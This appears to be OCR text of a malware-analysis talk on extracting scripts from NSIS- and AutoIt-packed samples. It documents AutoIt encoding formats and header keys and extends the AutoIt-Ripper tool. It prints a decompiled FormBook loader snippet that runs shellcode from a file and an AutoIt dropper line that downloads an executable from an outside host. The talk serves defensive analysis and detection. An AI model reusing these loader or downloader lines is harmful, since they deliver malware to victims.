
Submissions

Date	Name	Source	Country
2009-12-06 22:40:15 UTC	A11A0C6000BA7FC12C3400C37478A9009DF485D8.dll	b4973965 - email	Unknown Country
2009-12-23 08:23:31 UTC	c17103ae9072a06da581dec998343fc1	0786e468 - email	Unknown Country


https://www.virustotal.com/gui/file/dc58d8ad81cacb0c1ed72e33bff8f23ea40b5252b5bb55d393a0903e6819ae2f/

Compressed data is useless for SA

NSIS packed helloworld.exe




NSIS packed formbook loader



507dbfd6aa22a40c64e153af688a18c03616e3473eee95f5312f6e9b2b3beb5a


NSIS scripts and artifacts are the meat

NSIS packed helloworld.exe



```
Page instfiles
CompletedText $(LSTR_40)
DetailsButtonText $(LSTR_39)
Section
MessageBox MB_OK "Hello world!"
SectionEnd
```


NSIS packed formbook loader



```
File 5e9ikl8w3iif7ipp6
File 3ugs67ip868x5n
File tjdorfrldbgdlq
System::Alloc 1024
Pop $0
System::Call "kernel32::CreateFile(t'$INSTDIR\tjdorfrldbgdlq', i 0x8000
System::Call "kernel32::VirtualProtect(i r0, i 1024, i 0x40, p0)p.r1"
System::Call "kernel32::ReadFile(i r10, i r0, i 1024, t., i 0) i .r3"
System::Call ::$0()
```

How to extract the NSIS scripts?


- NSIS is open sourced
- 7z supported the script decoding and comprensenshive decompression
- Default NSIS decoding is not available, uncomment it to enable it.



```
#include "NsisDecode.h"

/* If NSIS_SCRIPT is defined, it will decompile NSIS script to [NSIS].nsi file.
   The code is much larger in that case. */

// #define NSIS_SCRIPT

namespace NArchive {
namespace NNsis {
```


In 7-Zip/CPP/7zip/Archive/Nsis/NsisIn.h

Running a AutoIt file


EntryPoint
Auto loader
Enrcrypted & Compressed AutoIt sciprts
Enrcrypted & Compressed AutoIt artifacts
Compressed AutoIt Runtime (LVM)
Execution
AutoIt loader
• Install the runtime
• Decrypt and decompress the AutoIt scirpt
AutoIt sciprts
AutoIt artifacts
Interpretation
AutoIt Runtime (LVM)

How to extract the AutoIt scripts?

- AutoIt is free but proprietary
- Options:
  - decrypt the payload statically [1]
  - intercepts the plain scripts in the memory [2]


EntryPoint
[1]
Auto loader
Enrcrypted & Compressed AutoIt sciprts
Enrcrypted & Compressed AutoIt artifacts
Compressed AutoIt Runtime (LVM)
Execution
[2]
AutoIt sciprts
AutoIt artifacts
Interpretation
AutoIt loader
• Install the runtime
• Decrypt and decompress the AutoIt scirpt
AutoIt Runtime (LVM)

Options to extract AutoIt scripts

[1] Static extraction

- less preparation
- tools:
  - AutoIt-Ripper, python
  - MyAutToExe, C#
  - ClamAV, C
- a lot of internal has been reverse engineered

[2] Runtime (dynamic) extraction

- decryption and decompression implementation worry-free
- tool:
  - Exe2Aut
- there is a lot to concern running this in production

Going for AutoIt-Ripper in option [1] for this sharing

AutoIt payload encodings

Encoding	**Version**	**Date**
JB00	AutoIt v2 (earlier)	~1999
JB01	AutoIt v2 (or known as AutoHotKey)	~2003
EA04	AutoIT v3.1.0	2005
EA05	AutoIT v3.1.1+	2005
EA06	AutoIT v3.2.6+	2007

90% of AutoIt samples are EA05 & EA06 nowadays


Encodings: JB00/JB01

- used up to early 2003 v3.0
- The AutoIt script is stored in the *.data* section.
- Uses LZ77/LZSS with huffman coding as compression algorithm, password is optional.
- These sample is extinct in the wild.

- Option to pack with UPX.
- Identifying AutoIt encoded in JB00/JB01 upx unpacking is required. UPX packing sometimes break the static signatures.

Encodings: EA04/EA05/EA06

- Adopted from v3.1 (~2005).
- EA04 is only short lived in v3.1.x
- EA05 and EA06 are the most used
- Option to pack with UPX
- EA05 scripts stored in *.rsrc*
- Recent EA06 scripts stored as PE resources. Payloads are in RCData.SCRIPT.




```
000632D0  A3 48 4B BE 98 6C 4A A9 99 4C 53 0A 86 D6 48 7D    HK  1J  LS   H}
000632E0  41 55 33 21 45 41 30 36 4D A8 FF 73 24 A7 3C F6   AU3!EA06M  s$ <
000632F0  7A 12 F1 67 AC C1 93 E7 6B 43 CA 52 A6 AD 00 00   z  g    kC R
00063300  E1 BB 3A 21 A5 29 E3 EC E7 0B 98 2E 40 BD E1 9A     :! )      .@
00063310  DE 80 46 B1 9D 6B 3B 21 D4 B1 D6 75 3A C8 3D C6
00063320  D
00063330  6
00063340  7
00063350  F
00063360  F
```

```c
struct ResourceStruct {
    BYTE magic2[0x10]; // A3 48 4B BE 98 6C 4A A9 99 4C 53 0A 86 D6 48 7D
    BYTE magic2[0x08]; // AU3!EA05 or 06
    AU3   au3_payloads[];
};
```

EA06 scripts found in the resources and its structure in C code representation

More about EA05/EA06 headers and body:




AU3 header

Field	Length	encryption (EA05)	encryption (EA06)	Notes
"FILE"	4	MT(0x16FA)	LAME(0x18EE)	static string
flag	4	xor(0x29BC)	xor(0xADBC)	
auto_str	flag (* 2)	MT(0xA25E + flag)	LAME(0xB33F + flag)	UTF-8/UTF-16
path_len	4	xor(0x29AC)	xor(0xF820)	
path	path_len (* 2)	MT(0xF25E + path_len)	LAME(0xF479 + path_len)	Path of the compiled script
compressed	1	None	None	is the script compressed
data_size	4	xor(0x45AA)	xor(0x87BC)	compressed data size
code_size	4	xor(0x45AA)	xor(0x87BC)	uncompressed data size
crc	4	xor(0xC3D2)	xor(0xA685)	compressed data crc checksum
creation date	4	None	None	file creation date (high)
creation date	4	None	None	file creation date (low)
last update date	4	None	None	last edit date (high)
last update date	4	None	None	last edit date (low)
data	data_size	MT(checksum + 0x22af)	LAME(0x2477)	script data

Courtesy: https://github.com/nazywam/AutoIt-Ripper

The missing EA04 encoding?


- Encryption: MT
- Add this class for AutoIt-Ripper for extracting EA04 encodings



```
class EA04Decryptor(DecryptorBase):
    au3_Unicode = False
    au3_PaddingSize = 0xADAC
    au3_ResType = 0x16FA
    au3_ResSubType = (0x29BC, 0xA25E)
    au3_ResName = (0x29AC, 0xF25E)
    au3_ResSize = 0x45AA
    au3_ResCrcCompressed = 0xC3D2
    au3_ResContent = 0x22AF
```

Extract multiple payloads


- There is an implementation defect in AutoIt-Ripper:
  - It extract only the first payload
- Nevertheless, there could be more than one.
  - They are either AutoIt scripts or artifacts



```python

        stream = ByteStream(bytes(script_data)[0x18:])
        parsed_data = parse_all(stream, AutoItVersion.EA06)
        if not parsed_data:
            log.error("Couldn't decode the autoit script")
            return None
        return parsed_data
```


src from AutoIt-Ripper

Our enhanced implementation




```python
    while True:
        try:
            j = binary_data.index(magic, i, len(binary_data))
        except ValueError:
            break
        i = j+1
        stream = ByteStream(binary_data[j+len(magic):])
        checksum = sum(list(stream.get_bytes(16)))
        # EA06 doesn't use checksum
        if isinstance(decryptor, EA06Decryptor):
            checksum = 0
        iters = parse_au3_header(stream=stream, checksum=checksum, decryptor=decryptor, log=log)
```

Extracted EA05/EA06 headers and scripts



```
{
    "au3_ResIsCompressed": 1,
    "au3_ResSizeCompressed": 576,
    "au3_ResSize": 1263,
    "au3_ResCrcCompressed": 3231360455,
    "u3_CreationTime": null,
    "str_CreationTime": "Wed Jul 20 10:21:44 2022",
    "au3_LastWriteTime": 133027861044808330,
    "str_LastWriteTime": "Wed Jul 20 10:21:44 2022",
    "au3_ResSubType": ">>>AUTOIT SCRIPT<<<",
    "au3_ResName": "C:\\Users\\jdr45\\AppData\\Local\\AutoIt v3\\Aut2Exe\\aut2744.tmp.tok",
    "au3_CreationTime": 133027861044808330
}
```

Header data decrypted from sample:
314dedeafc7bf1d484d21eff04f6e683085b2814e87e7b9da82ed10b3dfaa452




```
Global Const $INET_DOWNLOADCOMPLETE = 0x2
Global Const $INET_DOWNLOADSUCCESS = 0x3
Global Const $INET_DOWNLOADERROR = 0x4
Global Const $INET_DOWNLOADEXTENDED = 0x5
InetGet("https://ipmasheen.xyz/wtfnavrs.php", "200789611-03074.exe")
```

AutoIt script extracted from the sample


Develop solution

Yaraing the extract scripts



```
Global Const $INET_DOWNLOADCOMPLETE = 0x2
Global Const $INET_DOWNLOADSUCCESS = 0x3
Global Const $INET_DOWNLOADERROR = 0x4
Global Const $INET_DOWNLOADEXTENDED = 0x5
InetGet("https://ipmasheen.xyz/wtfnavrs.php", "200789611-03074.exe")
```

AutoIt script extracted from a sample

